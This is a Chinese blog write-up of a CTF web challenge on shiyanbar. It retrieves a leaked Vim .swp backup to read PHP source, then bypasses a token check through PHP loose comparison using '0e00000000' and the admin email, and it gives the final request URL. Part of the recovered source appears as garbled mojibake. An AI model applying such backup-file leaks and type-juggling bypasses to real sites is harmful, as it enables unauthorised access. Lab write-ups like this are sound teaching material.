实验吧忘记密码

原创

Gunther17 于 2017-08-30 21:46:19 发布 3658 收藏

忘记密码

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="renderer" content="webkit" />
    <meta name="admin" content="admin@simplexue.com" />
    <meta name="editor" content="Vim" />
    <title>logic</title>
    <style type="text/css">
        body,html{
            position: relative;
            height: 100%;
            width: 100%;
            padding: 0;
            margin: 0;
            background-color: #272822;
            color: #fff;
        }
```

管理员账号


备份文件

通过看成step1.PHP的源代码，发现是通过vim编写的，一般的vim编写可能会产生遗留问题，就是一个备份文件.swp，但是直接用似乎不行，然后我们通过抓包，

用burpsuit在访问http://ctf5.shiyanbar.com/10/upload/step2.php?email=youmail@mail.com&check=???????%22截获包如下：

```
HTTP/1.1 200 OK
Date: Wed, 30 Aug 2017 13:28:01 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 1060
Content-Type: text/html

<meta http-equiv=refresh content=0.5;URL="./step1.php">check error!<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8" />
 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
 <meta name="renderer" content="webkit" />
 <meta name="admin" content="admin@simplexue.com" />
 <meta name="editor" content="Vim" />
 <title>logic</title>
 <style type="text/css">
  body,html{
   position: relative;
   height: 100%;
   width: 100%;
   padding: 0;
   margin: 0;
   background-color: #272822;
   color: #fff;
  }
  form{
   position: absolute;
   top: 50%;
   left: 50%;
   width: 400px;
   margin: -70px -200px;
  }
  form input{
   display: block;
   margin: 10px auto;
   width: 100%;
   border: none;
   height: 2rem;
   border-radius: 5px;
  }
 </style>
</head>
<body>
 <form action="submit.php" method="GET">
  <h1>æ ¾å  å¯ ç  step2</h1>
  email:<input name="emailAddress" type="text" value="youmail@mail.com"  disable="true"/></br>
  token:<input name="token" type="text" /></br>
  <input type="submit" value="æ  äº¤">
 </form>
</body>
</html>
```



发送数据发现step2.php（也就是上面的reponse）中要提交给另外一个submit.php文件，综上，

试一试.submit.php.swp，OK，发现源代码.注意submit前面加点（（第一次见学习啦））

```
.....枴瞽曋琛屾橇鎝佺暔鏐勰啖鑰.....

/*
濡傛灉鐢诲绶閰□□鎚板潚涓嬫槶橇绠＄悊鍛樻埛 die()
鑰版崲搴撶粨栢鑰.

--
-- 琛ㄧ殑缁撴瀯 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 杞□巩琛ㄦ暟鏐勬暣鐩.  `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****涓彅鏭瑙.***', '***涓彅鏭瑙.***', 0);
*/


.....枴瞽曋琛屾橇鎝佺暔鏐勰啖鑰.....

if(!empty($token)&&!empty($emailAddress)){
        if(strlen($token)!=10) die('fail');
        if($token!='0') die('fail');
        $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
        $r = mysql_query($sql) or die('db error');
        $r = mysql_fetch_assoc($r);
        $r = $r['num'];
        if($r>0){
                echo $flag;
        }else{
                echo "澶辫触浜嗗憖";
        }
}
```

token长度10

token==0

不是管理员邮箱就会直接pass掉

很幸运，在step1.php中有管理员邮箱admin@simplexue.com

构造token0e00000000

http://ctf5.shiyanbar.com/10/upload/submit.php?emailAddress=admin@simplexue.com&token=0e00000000